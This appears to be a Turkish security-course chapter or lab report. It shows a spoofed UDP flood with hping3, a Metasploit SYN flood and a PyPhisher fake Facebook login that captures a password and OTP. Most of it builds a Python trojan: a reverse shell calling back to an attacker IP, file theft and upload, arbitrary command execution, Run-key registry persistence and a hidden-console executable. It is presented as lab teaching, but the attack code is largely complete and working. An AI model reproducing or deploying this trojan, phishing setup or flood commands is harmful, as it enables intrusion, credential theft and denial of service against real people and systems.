Bu saldırı senaryosunda hazırlanan laboratuvar ortamında tek ağ kaynağından yapılacak iki saldırı senaryosu gerçekleştirilmiştir. Saldırı senaryoları gerçekleşmeden önce internet protokolleri araştırılmıştır.

İnternet protokolü üzerinde çalışan iki temel iletişim protokolü vardır. Bunlar TCP ve UDP protokolleridir.

TCP protokolü, iletişimde olan iki uç nokta arasında güvenilir bir bağlantı kurar ve veri aktarımının doğru ve eksiksiz olduğunu doğrulayan bildirim mekanizması kullanır. Eğer pakette bozulma ya da kaybolma olursa TCP bunu tespit ederek paketi bir daha gönderir. Bu sayede TCP protokolü güvenilir ve kayıpsız veri iletişimini sağlar.

UDP protokolü, verileri bağlantı kurmadan karşı tarafa gönderen bir protokoldür. Gönderilen paketlerin sırasını, bütünlüğünü ya da alıcısını kontrol etmez. UDP, geniş alan ağlarda ses ve görüntü aktarımında kullanılır. Hızlı ve az gecikmeli iletişim sağlar. Ancak güvenli değildir.



Şekil 10.49.TCP ve UDP Çalışma Mantığı

Saldırı senaryosu için kullanılan programlar:

Hping3 programı, Kali Linux’da hazır gelir. Ağ güvenliği için kullanılan bir araçtır. Hping3 aracında TCP/IP protokolü üzerinden paket oluşturma, gönderme veya analiz etmek mümkündür.

Hping3 programı ile ağın performansını, güvenliğini ve güvenilirliğini ölçmek için farklı türde paketler göndererek ağ cihazlarının davranışlarını test eder.

hping3 programı, aşağıdaki özelliklere sahiptir:

- ICMP, UDP, TCP ve RAW-IP protokollerini destekler.
- Paket başlıklarını ve içeriklerini özelleştirmek için çeşitli seçenekler sunar.
- Paketleri belirli bir hızda veya rastgele aralıklarla gönderebilir.
- Paketleri belirli bir sayıda veya sürekli olarak gönderebilir.
- Gönderilen ve alınan paketlerin istatistiklerini gösterir.

- Paketleri kaydetmek ve daha sonra analiz etmek için pcap formatında dosyaya yazabilir.

Nmap aracı, Kali Linux ile gelen, ağ keşfi ve güvenliğini denetleyen açık kaynak kodlu bir araçtır. Ağ üzerinden hangi cihazların çalıştığını, hangi portların açık olduğu, kullanılan işletim sistemlerini ve hangi hizmetlerin çalıştığını, var olan güvenlik açıklarını belirlemek için ağa paketleri göndererek yanıtları analiz edebilen grafiksel arayüzü olan bir araçtır.

Tcpdump aracı, ağ trafiğini yakalamak ve analiz etmek için kullanılan komut satırıdır. Bu komut satırı ile gelen veya giden paketler filtrelenebilir, kaydedilebilir ve görüntülenebilir. Tcpdump komutu libpcap kütüphanesini kullanarak çeşitli ağ protokollerini destekler.

Bu çalışmamızda iki adet Dos saldırısı yapılmıştır. İlk saldırı için volnweb.com adresi kullanılmıştır. İkinci saldırı için kendi IP adresimiz kullanılmıştır.

1.Dos Saldırı Senaryosu:

Bu saldırı senaryosunda UDP protokolü kullanılarak saldırı yapılmıştır. UDP saldırısında çok sayıda UDP paketi göndererek internet sitesinin kaynaklarını tüketip hizmet vermesini engellemeye çalışılmıştır.

Dos saldırısı yapılabilmesi için “vulnweb.com” internet sitesi kullanılmıştır. Bu site güvenlik açıklarını barındıran ve penetrasyon testi yapılabilen eğitim amaçlı oluşturulmuş bir web sitesidir. Bu web sitesi içinde açık olan portlar bulunmaya çalışılmıştır. Bunun için terminal ekranında “nmap vulnweb.com -sU” komutu ile tarama yapılmış. Yapılan tarama sonucunda 53 portunun açık olduğu görülmüştür.

Yapılacak Dos saldırısında boş paket göndermemek için “veri.txt” dosyasına bazı veriler yazılarak kaydedilmiştir.

Terminal ekranında hping3 programı açılarak saldırı türü, saldırı protokolü belirlendikten sonra saldırıyı başlatılmıştır.

```
(root@kali)-[~]
# hping3 --udp vulnweb.com -p 67 --flood --rand-source -E veri.txt -d 50
HPING vulnweb.com (eth0 44.228.249.3): udp mode set, 28 headers + 50 data bytes
[main] memlockall(): No such file or directory
Warning: can't disable memory paging!
hping in flood mode, no replies will be shown
```

Şekil 10.50.Hping3 ile Yapılan Udp Saldırı Komut Dizini

Saldırı için kullanılan hping3 kod bloğunda kullanılan parametreler:

-udp: saldırı protokolü

-p: saldırının yapılacağı port

--flood: süreklilikli

--rand-source: IP adresini değiştirmek için kullanılmıştır.

Yapılan saldırıyı izlemek için tcpdump aracı kullanılmıştır.

```
(root@kali)-[~]
# tcpdump host 44.228.249.3
tcpdump: verbose output suppressed, use -v[v]... for full protocol decode
listening on eth0, link-type EN10MB (Ethernet), snapshot length 262144 bytes
03:46:01.000950 IP 147.209.218.16.24589 > 44.228.249.3.bootps: BOOTP/DHCP, unknown (0x61), length 50
03:46:01.000980 IP 227.68.232.72.24590 > 44.228.249.3.bootps: BOOTP/DHCP, unknown (0x61), length 50
03:46:01.001011 IP 80.173.117.1.dyn.user.ono.com.24591 > 44.228.249.3.bootps: BOOTP/DHCP, unknown (0x61), length 50
^C
03:46:01.001041 IP 206.152.242.169.24592 > 44.228.249.3.bootps: BOOTP/DHCP, unknown (0x61), length 50
4 packets captured
1146018 packets received by filter
1134626 packets dropped by kernel
```

Şekil.10.51.Tcpdump ile Udp Saldırı İzleme Ekranı

Saldırı başarılı şekilde gerçekleşmiş saldırıya uğrayan web sitesinin kaynakları tüketilmiştir.

2.Dos Saldırı Senaryosu:

Dos saldırı için Kali Linux da terminal ekranına “msfconsole” ekranını açılmıştır.

Msfconsole, Metasploit Framework'ün en yaygın komut ara yüzü ve aracıdır. Metasploit Framework, güvenlik açıklarını bulmak, analiz etmek ve istismar etme yeteneğine sahip bir yazılım platformudur. Msfconsole, kullanıcıların çeşitli protokoller, modül, eklenti ve komut üzerinde güvenlik testleri yapmalarına olanak tanır. Aynı zamanda güvenlik açıklarını kullanarak sızma, erişim elde etme ve komut çalıştırma gibi işlemleri yapılmasına olanak verir.

```

root@kali: ~
File Actions Edit View Help

xMMMMMMMMMMO
NMMMMMMMMMW
MMMMMMMMMMX
NMMMMMMMMW.
xMMMMMMMMMd
.WMMMMMMMMc
lMMMMMMMMMk.
dMMMMMMMMWd'
cMMMMMMMMMMNxc'.
.OMMMMMMMMMMMMMMWc
;OMMMMMMMMMMMMMMMO.
.dMMMMMMMMMMMMMMO
'oQMMMMMMMMMMO
.,cdkO0K;

lMMMMMMMMMMO
,CCCCC0MMMMMMMMMMWlCCCCC;
;KMMMMMMMMMMMMMMMMMMX:
;KMMMMMMMMMMMMMMMMMMX:
.OMMMMMMMMMMK;
'OMMMMMMMO,
.kMMO'

..
#####
#++ #++
++
+#+:++#+
++
+:
+:
+::++

Metasploit

=[ metasploit v6.3.31-dev ]
+ -- --=[ 2346 exploits - 1217 auxiliary - 413 post ]
+ -- --=[ 1390 payloads - 46 encoders - 11 nops ]
+ -- --=[ 9 evasion ]

Metasploit tip: View advanced module options with
advanced
Metasploit Documentation: https://docs.metasploit.com/ome, the more you

```

Şekil.10.52.Msfconsole Kullanıcı Ekranı

Bu saldırı senaryosu için ilk önce sanal makinenin IP adresi öğrenilmiştir. Öğrenilen IP adresini Msfconsole ekranında set edip saldırıyı başlatılmıştır.

```

View the full module info with the info, or info -d command.

msf6 auxiliary(dos/tcp/synflood) > set RHOSTS 10.0.2.15
RHOSTS => 10.0.2.15


msf6 auxiliary(dos/tcp/synflood) >
msf6 auxiliary(dos/tcp/synflood) > exploit
[*] Running module against 10.0.2.15

[*] SYN flooding 10.0.2.15:80 ...

```

Şekil 10.53.Msfconsole ile Saldırı Ekranı

Saldırıyı takip etmek için Kali Linux’la gelen wireshark programını açılmıştır.



Şekil 10.54.Wireshark Programı ile Saldırı İzleme Ekranı

Wireshark ekranında yapılan Dos saldırısında gönderilen paketlerin listelendiği görülmüştür.

Dos saldırılarında tek bir cihaz kullanılırken DDoS saldırıları için birden fazla zombi bilgisayar kullanılması gerektiği için bu saldırı senaryolarında laboratuvar ortamında sadece Dos saldırıları gerçekleştirilmiştir.


10.7.Oltalama(Phishing) Saldırı Örneği

Oltaama(Phishing) saldırılarında sahte web siteleri ya da e-postalar oluşturarak kullanıcının şifrelerini, kredi kartı bilgilerini ele geçirmeyi hedefleyen çevrimiçi saldırı türüdür.

Bu çalışmamızda PyPhisher programı ile sosyal medya kullanıcılarının hesap bilgilerini ele geçirme yöntemlerine değinilecektir. Yapılacak çalışma laboratuvar ortamında gerçekleşmiştir.


PyPhisher, payton dilinde yazılmış, facebook, twitter ,Insagram, github, reddit, gmail gibi popüler web sitelerinin şablonlarının olduğu phishing (oltalama) aracıdır.

Saldırı senaryosu için kullanılacak PyPhisher programı kurulumu gerçekleştirilmiştir.



Şekil 10.55.Pyphisher Programının Kurulum Ekranı

Kurulum işlemi bittikten sonra ortalama saldırısı yapılacak sosyal medyaların listesine erişim sağlanmıştır.




Şekil 10.56.Pyphisher kullanım ara yüz menüsü

PyPhisher ara yüzünde 1. sırada yer alan “facebook” ara yüzünün birebir aynısı yapılacaktır.

```
CloudFlared
URL : https://prepared-sept-nm-arctic.trycloudflare.com
MaskedURL : https://blue-verified-facebook-free@prepared-sept-nm-arctic.trycloudflare.com
```

Şekil 10.57.Oltalama Yönteminde Örnek Çalışma

Url kısmında verilen linke girildiğinde “facebook.com” giriş ekranına ulaşılmıştır.



Şekil 10.58.Facebook Giriş Ekranı

Oluşturulan sahte facebook sayfasına giriş yapılmaya çalışılacaktır. Kullanıcı adı ve şifresi ile giriş yapıldığında güvenlik kodu isteme ekranına kullanıcıyı yönlendirecektir. Kullanıcı telefonuna gelen kod bilgisini bizim oluşturduğumuz sahte sayfaya girdiğinde gerçek olan facebook giriş sayfasına yönlendirilecektir.

```
PyPhisher Data
[*] Facebook Username: omer@omer.com
[*] Pass: 123456789

[•] Saved in creds.txt
[+] Waiting for next....Press Ctrl+C to exit

[✓] Victim login info found!

PyPhisher Data
[*] OTP: 66666
```

Şekil 10.59.PyPhisher ile Oluşturulan Sayfada Kullanıcı Bilgisinin Ele Geçirilmesi

İyi hazırlanmış bir oltalama saldırısında kullanıcı gerçek sayfaya ya da e-posta adresine giriş yaptığını düşünürken saldırgan kullanıcı bilgilerine erişebilir olduğu gözlemlenmiştir.

10.8.Trojen Saldırı Örneği

Bu çalışmada, laboratuvar ortamında oluşturulacak trojen yazılımının kod yazılımı ve uygulamaları üzerinde durulmuştur. Dinleyici.py ile verilerin elde edilmesi amaçlanmaktadır. Test.py adlı Python yazılımı ile hedef kurbanın bilgisayarında çalıştırılacak bir trojen hazırlanıp iki yazılımın haberleşmesi hedeflenmektedir.

Trojen, adını Yunan mitolojisindeki Truva'yı işgal etmek amacıyla içine askerlerin saklandığı ahşap attan alır. Trojen aynen Truva atı içinde gizlenen askerler gibi davranır.

Trojen, güvenilir bir yazım gibi görünse de kullanıcı bilgisayarlarına zarar verebilecek kötü amaçlı bir yazılım türüdür. Genellikle güvenilir ya da yararlı görünen program gibi tasarlanarak programın içerisine gizlenir. Kullanıcıya gönderilen bu zararsız gibi görünen programı çalıştırıldığı zaman kullanıcının bilgisayarında dosyalara erişim ve dosyalar üzerinde işlem yapma yetkisi saldırganın eline geçmiş olacaktır.

Bu saldırı senaryosunda kullanılacak ve trojenin gönderileceği Windows 10 64 bit işletim sistemi sanal makine üzerine kurulumu gerçekleştirilmiştir. Kurulumu gerçekleştiren Windows 10 işletim sistemine Python ve Subime text programlarının kurulumu gerçekleştirilmiştir.

```
import socket
import subprocess
import simplejson
import os
import base64
import shutil
import sys
```

Şekil 10.60.SubimeTtext Editörüne Eklenen Kütüphaneler

Windows 10 sanal makinesinde trojen yazılımında kullanılacak kütüphaneler içerisinde:

İmprot Socet: Kütüphanesi ağ üzerinde TCP/IP protokolü kullanılarak cihazlar arasında veri alışverişi yapan bir kütüphanedir.

İmprot Subprocess: Python ile çalıştırılacak başka bir programı yönetebilen kütüphanedir.

İmprot Simplejson: Python programlama dilinde verilerin okunması ve yazılmasına ve farklı diller arasından veri alış/verişine yönelik kullanılan bir kütüphanedir.

İmprot Os: Python ile işletim sistemi arasında dizin listeleme, değiştirme, okuma, yazma, kopyalama gibi komutların çalıştırılabileceği bir kütüphanedir.

İmprot Base64: Bir veriyi kodlama ve kodlanan veriyi çözmek için kullanılan bir kütüphanedir.

Kullanılacak dönüşüm işlemlerinde b64decode metin olan verinin 6 bitlik paracılara bölerek her parçayı bir binary(ikili sistem) değer ile eşleştirme yapmıştır.

Kullanılacak dönüşüm işlemlerinde b64encode 6 bitlik binary(ikili sistem) parçalara ayrılan veriyi her parçayı bir ASCII karakterin ile eşleştirerek veriyi orijinal metin haline dönüşümünü yapmıştır.

İmprot Shutil: Dosya ve dizin işlemlerinde kopyalama, taşıma, silme gibi komutların çalıştırılabileceği bir kütüphanedir.

İmprot Sys: Python programlama dilinde giriş/çıkış işlemlerini yapılabilmesi ve python sürümü, işletim sistemi mimarisi, yorumlayıcının bilgisini, derleme tarihi gibi bilgilerin alınması ve kodlanmasında önemli kütüphanelerden biridir.

```
class Baglama:
    def __init__(self,ip,port):
        self.baglanti = socket.socket(socket.AF_INET,socket.SOCK_STREAM)

        self.baglanti.connect((ip,port))
```

Şekil 10.61.Test.py Programında Sınıf Oluşturmak

Class, Baglama adında bir sınıf oluşturulmuştur.

İnit Foksiyonu, baglama sınıfının yapıcı fonksiyondur. Oluşturulan Baglama sınıfında bir nesne oluştuğunda otomatik olarak çağrılan bir fonksiyondur. Sınıfın özelliklerini tanımlamak ve başlangıç değerini atamakta kullanılır. Her zaman “self” parametresi ile başlar. Trojen yazılımı için “baglanti” adında bir değişken tanımlanmış ve bu değişkenin bağlantı türünü ve kurulacak bağlantının nasıl olacağı tanımlanmıştır.

Connect parametresi bağlantı kurulacak cihazın port ve IP bilgisinin tanımlandığı fonksiyondur.

```
def komut_isleme(self,komut):
    try:
        if komut[0]=="çıkış":
            self.baglanti.close()
            exit()
        elif komut[0]=="cd" and len(komut)>1:
            os.chdir(komut[1])
            return komut[1] + "ulaşıldı"
        elif komut[0]=="indir":
            with open(komut[1],"rb") as dosya:
                return base64.b64encode(dosya.read())
        elif komut[0] == "yükle":
            with open(komut[1],"wb") as dosya1:
                dosya1.write(base64.b64decode(komut[2]))
                return komut[1] + " yüklendi"
```

Şekil 10.62.Komut_isleme Foksiyonun Örnek Kullanımı

Try komutu ile program komutları çalışma esnasında oluşabilecek hatalarda “hatalı giriş yaptınız” mesajı döndürmesi ve programın çökmemesi için “except Exception” parametreleri arasında yazılmıştır.

İf koşul komutu ile bağlantıdan çıkış işlemini koşula bağlayarak “close” parametresi ile bağlantıyı koparılırken, “exit” komutu ile çıkış işlemi gerçekleştirilmiştir.

```
(root@kali)-[~/PycharmProjects/hacker]
# python3 dinleyici.py
Dinleme başlatıldı
bağlandı başarı ile bağlantı('10.0.2.6', 53854)
komut giriniz: çıkış

(root@kali)-[~/PycharmProjects/hacker]
#
```

Şekil 10.63.Dineleyici.py de “Çıkış” Komutu Örnek Kullanımı

Bağlantı sağlandığında, hedef bilgisayarda “cd” parametresi tanımlanmış ve girilen komutun uzunluğu öğrenilmiştir. Bu, dosya sistemleri arasında gezinilmesi için gereklidir. Burada dikkat edilmesi gereken nokta koşul “0” da kullanılacak komut “1” de ise girilen dosya adını temsil etmektedir.

```
komut giriniz: cd ..
.. :ulaşıldı
komut giriniz: cd Desktop
Desktop:ulaşıldı
komut giriniz: 
```

Şekil 10.64.Cd Komutu Örnek Kullanımı

Veriyi okumak için “With open” içinde “rb” ile binary(ikili sistem) mod da kullanılmıştır. “Read” parametresi ile veri okunmuştur. Okunan veri saldırgan bilgisayarına indirilmiştir.

```

23.10.2023 12:33 <DIR> .
23.10.2023 12:33 <DIR> ..
18.10.2023 19:48 68.013 1.txt
20.10.2023 15:16 <DIR> build
20.10.2023 15:16 <DIR> dist
18.10.2023 13:16 2.352 Microsoft Edge.lnk
20.10.2023 12:40 606.445 resim.jpeg
23.10.2023 13:25 1.908 test.py
20.10.2023 15:16 678 test.spec
23.10.2023 12:33 0 Yeni Metin Belgesi.txt
        6 File(s) 679.396 bytes
        4 Dir(s) 28.056.875.008 bytes free

komut giriniz: indir 1.txt
1.txtindirildi
komut giriniz: █

```

Şekil 10.65.Saldırıya Uğrayan Bilgisayardan Örnek Dosya İndirme

Trojenin yüklendiği bilgisayara veri göndermek için koşul içinde ilk komut “yükle” olduğunda “with open” parametresi içinde “wb” veriyi ikili sistemde yazdırmıştır. “Dosya1.write” ile dosya üzerine yazılma işlemi gerçekleştirilmiştir. Yazılan veriyi “b64decode” ile dönüşüm işlemi gerçekleştirilmiştir.

```

23.10.2023 12:33 <DIR> .
23.10.2023 12:33 <DIR> ..
18.10.2023 19:48 68.013 1.txt
20.10.2023 15:16 <DIR> build
20.10.2023 15:16 <DIR> dist
18.10.2023 13:16 2.352 Microsoft Edge.lnk
20.10.2023 12:40 606.445 resim.jpeg
23.10.2023 13:25 1.908 test.py
20.10.2023 15:16 678 test.spec
23.10.2023 12:33 0 Yeni Metin Belgesi.txt
        6 File(s) 679.396 bytes
        4 Dir(s) 28.056.875.008 bytes free

komut giriniz: indir 1.txt
1.txtindirildi
komut giriniz: yükle resim.jpeg
resim.jpeg yüklendi
komut giriniz: █

```

Şekil.10.66.Saldırıya Uğrayan Bilgisayara Veri Gönderme

```

10 elif komut[0]== "yerleş":
11     dosya_uzantisi = os.environ["appdata"] + "\\system_path.exe"
12     if not os.path.exists(dosya_uzantisi):
13         shutil.copyfile(sys.executable,dosya_uzantisi)
14
15     kayıt = "reg add HKEY_CURRENT_USER\\SOFTWARE\\Microsoft\\Windows\\CurrentVersion
16             \\Run /v "+komut[1]+" /t REG_SZ /d" + dosya_uzantisi
17     subprocess.call(kayıt, shell=True)
18     return "başarıyla yerleşti"
19 else:
20     return subprocess.check_output(komut, shell=True,stderr=subprocess.DEVNULL,stdin=subprocess.DEVNULL)
21 except Exception:
22     return "hatalı giriş yaptınız"
23
24
25
26

```

Şekil.10.67.Trojenin Hedef Bilgisayarda Kayıt Defterine Yerleştirilmesi

Hazırlanan trojen yazılımı saldırıya uğrayacak kişinin bilgisayarına yerleştirilmesi gerekmektedir. Saldırıya uğrayacak bilgisayar da bağlantı kopması ya da bilgisayarın kapanması durumunda trojen'in aktif olması amaçlanmaktadır.

Bilgisayar\HKEY_CURRENT_USER\SOFTWARE\Microsoft\windows\CurrentVersiyon\Run|

Şekil 10.68.Örnek Run Dosya Yolu

Trojenin bilgisayarda oluşacak bağlantı kopmalarında otomatik çalışması için dizin yolunu regedit (kayıt defteri düzenleyicisi) için de “run” klasöründe belirtilmesi gerekmektedir.

Kayıt="reg add HKEY_CURRENT_USER\\SOFTWARE\\Microsoft\\Windows\\CurrentVersiyon\\Run /v" +komut[1]+" /t REG_SZ /d"+dosya_uzantisi|

Şekil 10.69.Regedit'de Yerleştirilecek Rojenin Örnek Komut Satırı

Hedef bilgisayarda trojen'in otomatik çalışması için “kayıt” adlı değişken içerisinde:

“/v” ile eklenecek değerin adını belirlenmiştir.

“/t” ile Regedit ile ulaşılan run içindeki tür bilgisinin birebir aynısı yazılmıştır.

“/d” ile bilgisayar yeniden başlatıldığında başlatılacak olan dosya yolu yazılmıştır.

```
komut giriniz: yerleş systemm
başarıyla yerleşti
komut giriniz: █
```

Şekil 10.70.Kayıt Defterine Yerleştirilecek Trojan'ın Örnek İsimlendirilmesi

“Os.environ” hangi bilgisayarda trojen çalışırsa çalışsın “appdata” dosya uzantı kısmına kadar olan kısmı alacaktır. Sonunda “system_path.exe” uzantılı dosyayı ekleyecektir.

Adobe	18.10.2023 13:16	Dosya klasörü	
Microsoft	18.10.2023 13:54	Dosya klasörü	
Sublime Text	18.10.2023 13:34	Dosya klasörü	
system_path	25.10.2023 15:03	Uygulama	7.125 KB

Şekil 10.71.AppData İçerisinde Oluşturulan Örnek Trojan Gösterimi

Ad	Tür	Veri
(Varsayılan)	REG_SZ	(değer atanmamış)
MicrosoftEdgeA...	REG_SZ	"C:\Program Files (x86)\Microsoft\Edge\Applicati...
OneDrive	REG_SZ	"C:\Users\bidb\AppData\Local\Microsoft\OneDriv...
systemm	REG_SZ	C:\Users\bidb\AppData\Roaming\system_path.exe

Şekil 10.72.Regedit İçerisinde Belirlenen İsimle Oluşturulan Dizin Değeri

If not ile “Dosya_uzantisi” değişkenine aktarılan dosya adında başka dosya olup olmadığı kontrol edilmiştir.

“Shutil.copyfile” ile saldırı için belirlenen bilgisayarda gönderilen dosyanın yerinin değiştirilmesi durumunda dosyanın kopyalanması gerekmektedir. “sys.executable” ile trojen’i kopyalamak için seçilmesini sağlamaktadır. Nereye kopyalanacağını belirlenmiştir.

Subprocess ile trojenin sürekli çalışması sağlanmıştır. “Shell” komutu ile güvenliği aktif edilmiştir.

“Subprocess.check_output” ile komutların arka planda işlenmesini sağlanmıştır. Terminal açılmadan trojenin çalışması için “stderr” ve “stdin” parametreleri ile tanımlamalar yapılmıştır.

“Except” ile oluşabilecek tüm hatalarda hata mesajı döndürülmüş ve yazılımın çökmesi önlenmiştir.

```
def paketleme(self, veri):
    paket = simplejson.dumps(veri)
    self.baglanti.send(paket.encode("utf-8"))
def paket_cöz(self):
    gelen_veri=""
    while True:
        try:
            gelen_veri= gelen_veri + self.baglanti.recv(1024).decode("utf-8")
            return simplejson.loads(gelen_veri)
        except ValueError:
            continue
```

Şekil 10.73. Veri Paketleme ve Çözme Örnek Kod

Veri alış/verişi için terminal ekranında “pip3 install simplejson” kurulumu gerçekleştirilmiştir.

Saldırıya uğrayan kişinin bilgisayarından veri alış/verişi durumu için paketleme fonksiyonu içinde “paket” adında bir değişken tanımlanarak simplejson’nun “dumps” parametresi kullanılmıştır. “self.baglanti.send” ile veri gönderme işlemi gerçekleşmiştir.

Veri alış/verişinde aktarılan verilerin çözülmesi için implejson’nun “loads” parametresi kullanılmıştır. Dikkat edilmesi gereken nokta alınan verinin tüm paketlerinin alındıktan sonra okunabilir olması için “while” döngüsü içinde çözme işlemi gerçekleştirilmiştir.

```

def baslatma(self):
    while True:

        komut = self.paket_cöz()

        veri = self.komut_isleme(komut)
        self.paketleme(veri)

        self.baglanti.close()

baglanti_kurma = Baglama("10.0.2.15",888)
baglanti_kurma.baslatma()

```

Şekil 10.74.Trojen’e Bağlanma Örnek Kod

Başlatma fonksiyonu ile komutların “while” döngüsü içinde çalıştırılarak bağlantıyı yapacak olan saldırganının IP adresi ve Port numarası tanımlanmıştır.

Hazırlanan “test.py” adlı trojen’in çalıştırılabilir olması için “.exe” dönüştürülmesi gerekmektedir. Bunun için terminal ekranında “pip install pinstaller” programının kurulumu gerçekleştirilmiştir. Terminal ekranında “pyinstaller test.py – onefile --noconsole” ile .exe’ye dönüştürülmesi gerçekleştirilmiştir. Burada kullanılan “noconsole” parametresi ile trojen çalıştırıldığında terminal ekranı açılmaması amaçlanmıştır.

```

Microsoft Windows [Version 10.0.19045.3570]
(c) Microsoft Corporation. Tüm hakları saklıdır.


C:\Users\bidb>cd Desktop

C:\Users\bidb\Desktop>pyinstaller test.py --onefile --noconsole

```

Şekil 10.75.Test.py’nin Çalıştırılabilir Hale Döndürülme Örnek Komutu

Hazırlanan “test.py” adlı trojen ile saldırıya uğrayan kişinin bilgisayarında yapılacak işlemler tanımlanmışken, “dinleyici.py” ile saldırıyı yapacak kişi tarafından gerçekleştirilmesi istenen komutlar tanımlanmıştır.



```

1 import socket
2 import simplejson
3 import base64
4

```

Şekil 10.76.Dinleyici.py İçerisinde Kullanılan Örnek Kütüphaneler

Socket, simplejson, base64 kütüphaneleri tanımlanmıştır.



```

1 usage
class Baglama:
    def __init__(self,ip,port):
        self.baglanti = socket.socket(socket.AF_INET,socket.SOCK_STREAM)
